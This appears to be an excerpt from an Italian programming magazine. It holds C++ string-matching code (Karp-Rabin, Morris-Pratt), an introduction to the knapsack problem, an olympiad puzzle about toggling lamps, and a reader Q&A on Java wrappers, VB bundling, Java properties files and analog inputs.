Una funzione di hash H ideale è iniettiva, ovvero, se si considerano l'insieme delle chiavi CH e l'insieme delle posizioni POS preso un qualsiasi elemento appartenente all'insieme POS questo è generato dalla funzione di hash su uno ed un solo elemento dell'insieme CH. In altre parole chiavi diverse non possono generare uguali posizioni. Una situazione del genere non ha riscontro nella realtà poiché vi saranno sempre delle chiavi che sottoposte alla funzione H generano uguali posizioni, per cui nella realtà la funzione è surgettiva.

```
// Algoritmo di Karp Rabin
#define REHASH(a, b, h) ((((h) - (a)*d) << 1) + (b))
void KarpRabin(char *x, int m, char *y, int n) {
  int d, hx, hy, i, j;
  /* Pre-elaborazione */
  /* numero di computazioni d = 2^(m-1)
    con operatore di shift sinistro */
  for (d = i = 1; i < m; ++i)
    d = (d<<1);
  for (hy = hx = i = 0; i < m; ++i) {
    hx = ((hx<<1) + x[i]);
    hy = ((hy<<1) + y[i]);
  }
  /* Ricerca di Karp Rabin */
  j = 0;
  while (j <= n-m) {
    if (hx == hy && memcmp(x, y + j, m) == 0)
      cout<<j<<"\n";
    hy = REHASH(y[j], y[j + m], hy);
    ++j;
  }
}
```

Da notare l'operatore << che implementa lo shift quindi la potenza. L'istruzione *if* controlla se le due funzioni hash sono uguali e (and) se le due stringhe lo sono anch'esse, solo in tal caso da in output l'indice *j*. Si sfrutta, quindi, un'utile funzionalità di C++ che verifica la seconda condizione legata con con-

nettivo and (&&) soltanto se anche la prima è vera. Tale precisazione è dovuta poiché è alla base del risparmio di tempo del metodo esposto, altrimenti degenererebbe in algoritmo di forza bruta. Nel computo finale della complessità del metodo va considerato che lo stadio di pre-elaborazione è trascurabile ossia *O(m)* e che, sebbene il caso peggiore dia *O(m*n)* in fase di ricerca, in esecuzione di fatto si ha *O(n+m)*. Il caso peggiore si ha quando in tutte le scansioni si hanno valori uguali di funzione hash tra pattern e stringa del testo. Concludiamo il paragrafo con un esempio. Se richiamiamo la funzione sulle due stringhe usate nel precedente esempio:

```
KarpRabin("pippo",5,"ho incontrato pippo rossi e pippo
                                             bianchi",38);
```

L'output è riportato in Fig. 1 da dove si può notare il valore della funzione *hash* per *x* e per tutte le stringhe esaminate su *y*. L'uguaglianza tra i due valori delle funzioni si ha effettivamente solo in corrispondenza di reali eguaglianze tra stringhe.

Fig. 1: *L'output della routine che implementa il metodo Karp Rabin.*

ALGORITMO DI MORRIS PRATT

Si tratta di un miglioramento dell'algoritmo di forza bruta. Diciamo da subito che fornisce ottime prestazioni che sono ulteriormente migliorate nella successiva versione in cui è aggiunto il contributo del conosciuto Knuth. La complessità è *O(m)* nella fase di pre-elaborazione e un ottimo *O(n+m)* in fase di ricerca. In definitiva, vengono elaborati al più *2n-1* caratteri del testo durante la fase di ricerca. L'idea migliorativa, nei confronti dell'algoritmo di forza bruta, consiste nell'evitare delle operazioni che risulterebbero inutili. Così lo shift non è più pedissequamente di passo 1 ma tiene conto delle porzioni di stringa che hanno prodotto un match con il pattern. Se ad esempio, scandendo il testo si riscontra un iniziale eguaglianza con le *prime z* lettere del pattern e al passo successivo vi è una disuguaglianza, allora è inutile (in generale) ricominciare la ricerca shiftando soltanto di uno l'indice sul testo. Bisogna fare attenzione poiché non è scontato fare uno shift di *z* caratteri; all'interno della sequenza del pattern scandita potrebbe accadere che sia presentente un'altra porzione di stringa che sia il prefisso di quella ricercata. Per capirci, se ricerco la parola *pippo* all'interno di *pipippo* allora al quarto confronto riscontro una disuguaglianza (*p* diverso da *i*), la forza bruta avrebbe imposto una nuova ricerca a partire dal secondo elemento del testo. Con il nuovo algoritmo ripartiamo dal terzo, non si shifta dell'intera sottostringa di lunghezza tre poiché *pi*, conosciuto come bordo, (3° e 4° carattere del testo) è un *8n* prefisso del pattern. Procedendo, si trova la stringa ricercata. Esaminiamo l'algoritmo.

```
// Algoritmo di Morris Pratt

void preMorrisPratt(char *x, int m, int mpNext[]) {
  int i, j;
  i = 0;
  j = mpNext[0] = -1;
  while (i < m) {
    while (j > -1 && x[i] != x[j])
      j = mpNext[j];
    mpNext[++i] = ++j;
  }
}
void MorrisPratt(char *x, int m, char *y, int n) {
  int i, j, mpNext[5];
  // al fine di ottimizzare inserire al posto
  // di 5 la reale dimensione di x
  /* Pre-elaborazione*/
  preMorrisPratt(x, m, mpNext);
  /* Ricerca */
  i = j = 0;
  while (j < n) {
    while (i > -1 && x[i] != y[j])
      i = mpNext[i];
    i++;
    j++;
    if (i >= m) {
      cout<<(j - i)<<"\n";
      i = mpNext[i];
    }
  }
}
```

Il vettore *mpNext* contiene il bordo e viene prodotto in una prima fase di pre-elaborazione. La routine *MorrisPratt* consta di due cicli, il primo dei quali fa scorrere l'indice *j* sul testo e il secondo tenta il match tra il pattern e la corrente stringa del testo tenendo conto del bordo *mpNext*.

CONCLUSIONI

L'ultima scena dello spettacolo avvia alla conclusione; si cala anche questa volta il sipario. Si ricorda che lo spazio a disposizione per la nostra rubrica ci ha dato la possibilità di esaminare solo alcuni dei metodi a oggi sviluppati. Come ho mostrato gli studi pubblicati sono molti. Tra essi ne esiste una categoria che avremo modo in altre occasioni di esaminare, si tratta di metodi che si riconducono alla produzione e alla implementazione di automi deterministici a stati finiti. Chissà forse già nel prossimo appuntamento potremmo approfondire alcuni di questi argomenti. Vi aspetto comunque, per trattare come sempre qualcosa di interessante.

Fabio Grimaldi

Algoritmi per il problema di Knapsack

Metti i problemi nel sacco!

di Fabio Grimaldi

Il problema del ladro è molto conosciuto nella comunità scientifica. Risolverlo significa essere in grado di affrontare un'ampia casistica di problemi.

La scorsa volta abbiamo aiutato un ladro a ricercare il migliore sacchetto di refurtiva, ora forniamo sempre alla stessa categoria, i furfanti appunto, nuovi spunti per massimizzare le loro attività; nonostante tutto garantisco il carattere scientifico della rivista!! A parte gli scherzi, il problema dello Knapsack è quello che, a partire da un sacco, quello da montagna nella lingua anglosassone è Knapsack, che consta di una prefissata capacità, ed avendo a disposizione una serie di oggetti, ognuno di un determinato valore e spazio, bisogna riempire il sacco di oggetti massimizzando il valore della refurtiva e rispettando i vincoli di spazio. In altri termini si vuole che il contenuto del sacco abbia il massimo valore e la somma degli spazi degli oggetti non superi la capienza massima. Lo spazio occupato dai singoli oggetti può essere rappresentato in sistemi di diverse dimensioni a seconda della tipologia del problema.
La più comune applicazione è nello spazio a due dimensioni, quindi i singoli oggetti sono descritti semplicemente da una larghezza e da una altezza. Da notare anche la natura combinatoria del problema che prevede la scelta, quindi la combinazione di oggetti.

FORMALIZZAZIONE DEL PROBLEMA

Sia S un insieme di oggetti $S=\{1,2,..n\}$ con di e vi rispettivamente la dimensione e il valore del oggetto *i-simo;* ovviamente i è compreso tra 1 e n. Si vuole individuare un sottoinsieme di S che indicheremo con S' costituito da m oggetti di S con $m<=n$ in modo che si massimizzi:

$$\sum_{j \in S'} v_j$$

e vengano rispettati i vincoli di spazio. Essendo C la capacità del sacco possiamo scrivere:

$$\sum_{j \in S'} d_j \leq C$$

In Fig. 1 è riportato un esempio. Come si può notare spesso può comunque prodursi uno sfrido, ossia una parte di spazio che non viene utilizzato.





Fig. 1: Il particolare problema in cui i valori vi possono appartenere al solo insieme 0 oppure 1 (assenza o presenza dell'oggettto) è la variante Knapsack 0/1 che è molto usato nella pratica.

CONCLUSIONI

L'enigma di questo mese è un problema noto, e la soluzione migliore prevede un profondo background matematico che fa uso di metodi propri della ricerca operativa. La mia idea è invece tentare di risolvere il problema con strumenti meno potenti, se così si può dire, e con la sola forza di un linguaggio di programmazione associato ad una adeguata struttura dati. Aspetto vostre idee che possano essere discusse insieme tra qualche numero, magari anche con l'ausilio dello spazio forum proposto sul nostro sito *www.ioprogrammo.net*.
Alla prossima, vi aspetto.

L'ANGOLO DELLA COMPETIZIONE

IL PROBLEMA DELLE LAMPADE

Il nuovo enigma che vi sottopongo in questo angolo è sempre tratto dall'archivio delle olimpiadi di informatica. Questa volta preannuncio significative difficoltà nella risoluzione. Ma prevedo come al solito ingegnose soluzioni.
Per illuminare un salone si hanno a disposizione un set di *N* lampade colorate e numerate da 1 a *N*. Le lampade sono connesse a 4 pulsanti:

- PULSANTE 1: quando viene premuto tutte le lampade cambiano il loro stato; quelle spente si accendono e quelle che sono accese si spengono.
- PULSANTE 2: cambia lo stato delle lampade che hanno numero dispari.
- PULSANTE 3: cambia lo stato delle lampade che hanno numero pari.
- PULSANTE 4: cambia lo stato delle lampade che hanno numero nella forma *3k+1* con *0<=K,* quindi 1, 4, 7,...

C'è un contatore *C* che registra il numero totali di pressioni di bottoni.
Quando la festa comincia tutte le lampade sono accese e il contatore *C* ha valore *0*.
Vi viene fornito il valore del contatore *C* e varie informazioni sullo stato finale di alcune lampade.
Si richiede di scrivere un programma che determini tutte le possibili configurazioni finali delle *N* lampade in accordo con le informazioni fornite, senza ripetizioni.

INPUT

Il file di input, di nome *input.txt,* contiene sulla prima riga il singolo intero *N* e sulla seconda il valore del contatore *C*. La terza riga contiene la lista delle lampade che sicuramente sono accese nella configurazione finale, mentre la riga sottostante (la quarta) contiene la lista dei numeri di lampade che sicuramente sono spente nella configurazione finale.
Non si possiedono informazioni sulle lampade il cui numero non compare in nessuna delle due liste. Queste potranno quindi essere accese o spente, nella configurazione finale.
Per la terza e la quarta riga vale la regola che i numeri delle lampade che compaiono nella lista sono separati da spazio e terminati da un *-1*.

OUTPUT

Il file di output, di nome *output.txt*, deve contenere tutte le possibili configurazioni delle lampade che rispettano le informazioni fornite nel file di input, senza ripetizioni. L'ordine con il quale le configurazioni vengono elencate non è rilevante. Ogni riga del file di output deve contenere *N* caratteri, senza separatori. Il carattere *i-esimo* rappresente lo stato dell'*i-esima* lampada in quella particolare configurazione e può essere uguale solo a 1 (che indica che la lampada è accesa) o 0 (lampada spenta).

ASSUNZIONI

Si fanno le seguenti assunzioni:
il tempo limite di esecuzione è fissato in 0.5 secondi;

10 <= N <= 400;
1 <= C <= 10000;

- il numero di lampade che si è sicuri siano accese nella configurazione finale è minore od uguale a 2;
- il numero di lampade che si è sicuri siano spente nella configurazione finale è minore od uguale a 2;
- esiste almeno una possibile configurazione finale delle lampade che rispetta i vincoli imposti.

ESEMPIO

File input.txt

```
10
1
-1
7 -1
```

In questo caso ci sono 10 lampade e solo un bottone è stato premuto.
La lampada n. 7 è spenta nella configurazione finale.

File *output.txt*

```
0000000000
0110110110
0101010101
```

In questo caso ci sono tre possibili configurazioni finali:

- tutte le lampade sono sono spente;
- le lampade 1, 4, 7, 10 sono spente e le altre sono accese;
- le lampade 1, 3, 5, 7, 9, sono spente e le altre sono accese.

Sul CD e/o sul Web trovate un altro esempio su "Il negozio di fiori".

INBox
L'esperto risponde...

Eseguibili Java

**Salve, qualcuno sa dove sia possibile trovare compilatori per ottenere file eseguibili java?
Grazie per l'attenzione.**

Jbarranza

Risponde Carlo Pelliccia
Io mi sono costruito un wrapper da solo, si chiama Kickstart. Se vuoi provarlo ho messo online una versione semi-definitiva: *http:// www.sauron-software.it/carlopelliccia/extra/ kick-start-0.9.9.zip* (271 KB).
Un wrapper di questo tipo è, detto in termini spiccioli, una maniera per camuffare un archivio JAR avviabile in un EXE.
Quindi, devi prima realizzare da te il JAR avviabile, per poi wrapparlo in un EXE con il programma. Kickstart, come pregi, ha:

1. Permette di associare un'icona ICO all'EXE generato.
2. Quando l'utente avvia l'EXE generato da kickstart, questo controlla se nel sistema è installato un runtime java 1.2x o superiore. Se non lo trova, propone all'utente il download del più recente JRE per Windows. Ciao!

VB: Tutti i componenti in un file

**Ciao a tutti! Volevo chiedervi se è possibile inserire in un eseguibile vb tutti i runtime e gli ocx/dll che servono al programma.
Ho sentito che esiste un programma, Fusion V.3, ma non so se funziona davvero bene, ne' so da che sito posso scaricarlo.
Qualcuno di voi ha un suggerimento?
Grazie in anticipo,**

AnsRis

Risponde Salvatore Meschini
Esistono diversi programmi del genere. I primi due che mi vengono in mente sono PE-Bundle e Alloy.
Comunque trovi una lista parziale al seguente indirizzo: *http://www.tversoft.com/computer/embed.html*

Java: ResourceBundle

**Sto sviluppando un'applicazione web-based multi-lingua utilizzando i file .properties (ResourceBundle) ed ho la necessità di creare un'interfaccia per la gestione di questi file.
Il problema che ho riscontrato è nel salvataggio delle nuove proprietà.
Leggo senza problemi ma non riesco a scriverci.
Se avete un "pezzo" di codice di esempio...
Un grazie anticipato**

Parallax

Risponde Krystal
Brevemente, ti presento la soluzione più semplice:

per "leggere"

```
Properties p = new Properties();
InputStream in = new
    FileInputStream("tuoFile.properties");
p.load(in);
String name = p.getProperty("nome");
String lastname =
    p.getProperty("cognome");
```

per "scrivere"

```
String name = "pippo";
String lastname = "pluto";
Properties p = new Properties();
p.setProperty("nome", name);
p.setProperty("cognome", lastname);
OutputStream out = new
    FileOutputStream("tuoFile.properties");
p.store(out, null);
```

l'operazione corretta per salvare, quindi, è *store* (*save*, invece, è deprecata).
Tale metodo riceve due parametri:

- un *OutputStream* su cui scrivere
- un header in formato *String* che, se diverso da *null*, verrà piazzato in testa al file come commento, preposto da # e seguito da una linea vuota.

Ovviamente ricordati di chiudere (con *.close*) l'*OutputStream* che apri, altrimenti rischi di non trovare nulla sul file (perchè potrebbe rimanere tutto nel buffer)!

C++: ingressi analogici nel PC

**Ciao a tutti, qualcuno ha idea di come posso recuperare 3 segnali analogici (2,4-20mA e 1 Termocoppia K) e portarli in un PC senza passare per PLC. Esistono schede che convertono questi segnali in seriale o altro?
Vi ringrazio.**

Alessandro

Risponde Luca Spuntoni
Gentile Alessandro, questo può essere un ottimo 'spunto' per un articolo futuro per la rubrica elettronica. Senza ricorrere a PLC utilizzerei un convertitore A/D, collegato ad un multiplexer, per ottenere la lettura di 16 segnali analogici.
Occorrerebbe fissare alcune specifiche quali:

- *Velocità di campionamento*
- *Risoluzione di campionamento*
- *Campo di lettura dei segnali*

oltre ad altri parametri che possono influire sulle caratteristiche di progetto. Spero di avere risposto, se desideri maggiori dettagli non esitare a contattarmi.

PER CONTATTARCI
e-mail: iopinbox@edmaster.it
Posta: Edizioni Master,
Via Cesare Correnti, 1 - 20123 Milano